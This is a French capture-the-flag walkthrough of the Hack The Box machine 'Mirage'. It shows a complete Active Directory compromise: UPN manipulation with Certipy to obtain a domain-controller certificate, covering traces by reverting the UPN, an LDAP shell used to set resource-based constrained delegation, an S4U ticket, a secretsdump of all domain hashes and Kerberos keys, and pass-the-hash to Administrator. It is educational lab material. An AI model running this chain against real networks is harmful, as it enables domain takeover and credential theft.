https://www.thehacker.recipes/ad/movement/adcs/certificate-templates

Manipulation UPN et l'authentification par certificat (Schannel impersonation)

UPN Manipulation

```
export KRB5CCNAME=Mirage-Service\$.ccache
faketime -f +7h certipy account update \
  -user 'mark.bbond' \
  -upn 'dc01$@mirage.htb' \
  -u 'mirage-service$@mirage.htb' \
  -k -no-pass \
  -dc-ip 10.129.133.184 \
  -target dc01.mirage.htb
```

```
[Jul 23, 2025 - 13:41:17 ] HTB_area /workspace ➜  faketime -f +7h certipy account update \
  -user 'mark.bbond' \
  -upn 'dc01$@mirage.htb' \
  -u 'mirage-service$@mirage.htb' \
  -k -no-pass \
  -dc-ip 10.129.133.184 \
  -target dc01.mirage.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'mark.bbond':
    userPrincipalName                   : dc01$@mirage.htb
[*] Successfully updated 'mark.bbond'
```

- `export KRB5CCNAME=Mirage-Service\$.ccache` : On indique à Kerberos d'utiliser ce ticket Kerberos préalablement obtenu (ticket Kerberos du compte machine/service Mirage-Service$).
- `certipy-ad account update` modifie un compte AD.
- `-user 'mark.bbond'` : on cible le compte utilisateur `mark.bbond`.
- `-upn 'dc01$@mirage.htb'` : on change son **User Principal Name (UPN)** en celui du compte machine `dc01$@mirage.htb`.
- `-u 'mirage-service$@mirage.htb'` : on authentifie avec ce compte machine (mirage-service$).
- `-k -no-pass` : authentification avec Kerberos (ticket) sans mot de passe.
- `-dc-ip 10.10.11.78` et `-target dc01.mirage.htb` : adresse IP et hostname du contrôleur de domaine cible.

But : changer le UPN de l'utilisateur `mark.bbond` pour qu'il corresponde à un compte machine (dc01$), ce qui va permettre d'utiliser des certificats associés à ce compte machine pour s'authentifier à la place de l'utilisateur.

WHY MARK ?

faketime -f +7h bloodyAD --host dc01.mirage.htb -k -u 'Mirage-Service$' get writable --otype USER --detail

```
userPrincipalName: WRITE
```

Certificate Enrollment (Demande de certificat)

```
faketime -f +7h getTGT.py mirage.htb/mark.bbond:'1day@atime' -dc-ip dc01.mirage.htb
export KRB5CCNAME=mark.bbond.ccache
faketime -f +7h /root/.local/bin/certipy req -k -dc-ip 10.129.133.184 -target
dc01.mirage.htb -ca 'mirage-DC01-CA' -template 'User'
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 13
[*] Got certificate with UPN 'dc01$@mirage.htb'
[*] Certificate object SID is 'S-1-5-21-2127163471-3824721834-2568365109-1109'
[*] Saved certificate and private key to 'dc01.pfx'
```

- `impacket-getTGT` récupère un ticket Kerberos TGT pour `mark.bbond` avec son mot de passe.
- `export KRB5CCNAME=mark.bbond.ccache` : on définit ce ticket pour les commandes suivantes.
- `certipy-ad req` : demande un certificat auprès de la CA AD.
- `-u 'mark.bbond@mirage.htb'` : utilisateur pour lequel on demande le certificat (ici `mark.bbond`).
- `-k -no-pass` : authentification Kerberos.

- `-ca 'mirage-DC01-CA'` et `-template 'User'` : demande de certificat User standard via la CA de domaine.

But : obtenir un certificat valide pour `mark.bbond` dans AD.

UPN Reversion (Remise à l'UPN original)

```
export KRB5CCNAME=Mirage-Service\$.ccache
faketime -f +7h /root/.local/bin/certipy account update \
  -user 'mark.bbond' \
  -upn 'mark.bbond@mirage.htb' \
  -u 'mirage-service$@mirage.htb' \
  -k -no-pass \
  -dc-ip 10.129.133.184 \
  -target dc01.mirage.htb
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'mark.bbond':
    userPrincipalName                   : mark.bbond@mirage.htb
[*] Successfully updated 'mark.bbond'
```

- On remet l'UPN de `mark.bbond` à son état original.
- Toujours avec l'authentification Kerberos via `mirage-service$`.

But : ne pas laisser de traces visibles sur le compte, masquer la manipulation UPN temporaire.

Schannel Authentication & Impersonation

```
faketime -f +7h /root/.local/bin/certipy auth -pfx dc01.pfx -dc-ip 10.129.133.184 -ldap-shell
```

- `certipy-ad auth` s'authentifie sur le DC avec un certificat.
- `-pfx dc01.pfx` : certificat au format PFX utilisé pour l'authentification.
- `-ldap-shell` : ouvre un shell LDAP (accès interactif) avec les droits de l'utilisateur lié au certificat.

But : utiliser le certificat (lié au compte machine `dc01$`) pour s'authentifier via Schannel (authentification par certificat sur LDAP) et obtenir un shell interactif avec les droits de ce compte, potentiellement une élévation ou un pivot.

```
 set_rbcd dc01$ Mirage-Service$
```

```
Found Target DN: CN=DC01,OU=Domain Controllers,DC=mirage,DC=htb
Target SID: S-1-5-21-2127163471-3824721834-2568365109-1000

Found Grantee DN: CN=Mirage-Service,CN=Managed Service Accounts,DC=mirage,DC=htb
Grantee SID: S-1-5-21-2127163471-3824721834-2568365109-1112
Delegation rights modified successfully!
Mirage-Service$ can now impersonate users on dc01$ via S4U2Proxy
```

> **Note**
>
> L'attaquant manipule temporairement le **UPN d'un compte utilisateur** pour qu'il corresponde à un compte machine disposant d'un certificat, demande un certificat pour l'utilisateur, remet le UPN d'origine, puis utilise le certificat associé au compte machine pour s'authentifier et exécuter des actions LDAP. C'est une technique avancée pour **contourner les restrictions d'authentification Kerberos et exploiter l'authentification Schannel par certificat**, ce qui peut permettre de faire de l'**impersonation** et d'obtenir un accès privilégié.

De cette façon, nous avons autorisé l'attaque par délégation de contraintes basée sur les ressources sur Mirage-Service$. Pour aller plus loin, nous utilisons :

```
impacket-getST -spn 'cifs/DC01.mirage.htb' -impersonate 'dc01$' -dc-ip 10.10.11.78
'mirage.htb/Mirage-Service$' -hashes :305806d84f7c1be93a07aaf40f0c7866

impacket-secretsdump -k -no-pass -dc-ip 10.129.133.184 dc01.mirage.htb
```

faketime -f +7h getST.py -spn CIFS/"DC01.mirage.htb" -impersonate `'dc01$'` -dc-ip 10.129.133.184 'mirage.htb/Mirage-Service$' -hashes :305806d84f7c1be93a07aaf40f0c7866

```
[*] Impersonating dc01$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in dc01$@CIFS_DC01.mirage.htb@MIRAGE.HTB.ccache
```

export KRB5CCNAME='dc01$@*cifs_DC01.mirage.htb@MIRAGE.HTB.ccache*'

faketime -f +7h /root/.local/bin/secretsdump.py -k -no-pass -dc-ip 10.129.133.184 dc01.mirage.htb

```
[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -
just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
mirage.htb\Administrator:500:aad3b435b51404eeaad3b435b51404ee:7be6d4f3c2b9c0e3560f5a
29eeb1afb3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1adcc3d4a7f007ca8ab8a3a671a66127:::
mirage.htb\Dev_Account_A:1104:aad3b435b51404eeaad3b435b51404ee:3db621dd880ebe4d22351
480176dba13:::
mirage.htb\Dev_Account_B:1105:aad3b435b51404eeaad3b435b51404ee:fd1a971892bfd046fc5dd
9fb8a5db0b3:::
```

```
mirage.htb\david.jjackson:1107:aad3b435b51404eeaad3b435b51404ee:ce781520ff23cdfe2a6f
7d274c6447f8:::
mirage.htb\javier.mmarshall:1108:aad3b435b51404eeaad3b435b51404ee:694fba7016ea1abd4f
36d188b3983d84:::
mirage.htb\mark.bbond:1109:aad3b435b51404eeaad3b435b51404ee:8fe1f7f9e9148b3bdeb368f9
ff7645eb:::
mirage.htb\nathan.aadam:1110:aad3b435b51404eeaad3b435b51404ee:1cdd3c6d19586fd3a8120b
89571a04eb:::
mirage.htb\svc_mirage:2604:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2d
dc971889:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:b5b26ce83b5ad77439042fbf9246c86c:::
Mirage-
Service$:1112:aad3b435b51404eeaad3b435b51404ee:305806d84f7c1be93a07aaf40f0c7866:::
[*] Kerberos keys grabbed
mirage.htb\Administrator:aes256-cts-hmac-sha1-
96:09454bbc6da252ac958d0eaa211293070bce0a567c0e08da5406ad0bce4bdca7
mirage.htb\Administrator:aes128-cts-hmac-sha1-96:47aa953930634377bad3a00da2e36c07
mirage.htb\Administrator:des-cbc-md5:e02a73baa10b8619
krbtgt:aes256-cts-hmac-sha1-
96:95f7af8ea1bae174de9666c99a9b9edeac0ca15e70c7246cab3f83047c059603
krbtgt:aes128-cts-hmac-sha1-96:6f790222a7ee5ba9d2776f6ee71d1bfb
krbtgt:des-cbc-md5:8cd65e54d343ba25
mirage.htb\Dev_Account_A:aes256-cts-hmac-sha1-
96:e4a6658ff9ee0d2a097864d6e89218287691bf905680e0078a8e41498f33fd9a
mirage.htb\Dev_Account_A:aes128-cts-hmac-sha1-96:ceee67c4feca95b946e78d89cb8b4c15
mirage.htb\Dev_Account_A:des-cbc-md5:26dce5389b921a52
mirage.htb\Dev_Account_B:aes256-cts-hmac-sha1-
96:5c320d4bef414f6a202523adfe2ef75526ff4fc6f943aaa0833a50d102f7a95d
mirage.htb\Dev_Account_B:aes128-cts-hmac-sha1-96:e05bdceb6b470755cd01fab2f526b6c0
mirage.htb\Dev_Account_B:des-cbc-md5:e5d07f57e926ecda
mirage.htb\david.jjackson:aes256-cts-hmac-sha1-
96:3480514043b05841ecf08dfbf33d81d361e51a6d03ff0c3f6d51bfec7f09dbdb
mirage.htb\david.jjackson:aes128-cts-hmac-sha1-96:bd841caf9cd85366d254cd855e61cd5e
mirage.htb\david.jjackson:des-cbc-md5:76ef68d529459bbc
mirage.htb\javier.mmarshall:aes256-cts-hmac-sha1-
96:20acfd56be43c1123b3428afa66bb504a9b32d87c3269277e6c917bf0e425502
mirage.htb\javier.mmarshall:aes128-cts-hmac-sha1-96:9d2fc7611e15be6fe16538ebb3b2ad6a
mirage.htb\javier.mmarshall:des-cbc-md5:6b3d51897fdc3237
mirage.htb\mark.bbond:aes256-cts-hmac-sha1-
96:dc423caaf884bb869368859c59779a757ff38a88bdf4197a4a284b599531cd27
mirage.htb\mark.bbond:aes128-cts-hmac-sha1-96:78fcb9736fbafe245c7b52e72339165d
mirage.htb\mark.bbond:des-cbc-md5:d929fb462ae361a7
mirage.htb\nathan.aadam:aes256-cts-hmac-sha1-
96:b536033ac796c7047bcfd47c94e315aea1576a97ff371e2be2e0250cce64375b
mirage.htb\nathan.aadam:aes128-cts-hmac-sha1-96:b1097eb42fd74827c6d8102a657e28ff
mirage.htb\nathan.aadam:des-cbc-md5:5137a74f40f483c7
mirage.htb\svc_mirage:aes256-cts-hmac-sha1-
96:937efa5352253096b3b2e1d31a9f378f422d9e357a5d4b3af0d260ba1320ba5e
mirage.htb\svc_mirage:aes128-cts-hmac-sha1-96:8d382d597b707379a254c60b85574ab1
mirage.htb\svc_mirage:des-cbc-md5:2f13c12f9d5d6708
DC01$:aes256-cts-hmac-sha1-
96:4a85665cd877c7b5179c508e5bc4bad63eafe514f7cedb0543930431ef1e422b
DC01$:aes128-cts-hmac-sha1-96:94aa2a6d9e156b7e8c03a9aad4af2cc1
DC01$:des-cbc-md5:cb19ce2c733b3ba8
Mirage-Service$:aes256-cts-hmac-sha1-
96:80bada65a4f84fb9006013e332105db15ac6f07cb9987705e462d9491c0482ae
Mirage-Service$:aes128-cts-hmac-sha1-96:ff1d75e3a88082f3dffbb2b8e3ff17dd
Mirage-Service$:des-cbc-md5:c42ffd455b91f208
[*] Cleaning up...
```

- aad3b435b51404eeaad3b435b51404ee:7be6d4f3c2b9c0e3560f5a29eeb1afb3


faketime -f +7h getTGT.py mirage.htb/administrator -hashes aad3b435b51404eeaad3b435b51404ee:7be6d4f3c2b9c0e3560f5a29eeb1afb3

```
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
```

export

faketime -f +7h /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/bin/evil-winrm -i 'dc01.mirage.htb' -r 'mirage.htb'

```
    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         7/22/2025   2:48 PM             34 root.txt
```



Mirage has been Pwned!

Congratulations **XoTourLif33**, best of luck in capturing flags ahead!

#833	23 Jul 2025	60
MACHINE RANK	PWN DATE	POINTS EARNED

OK SHARE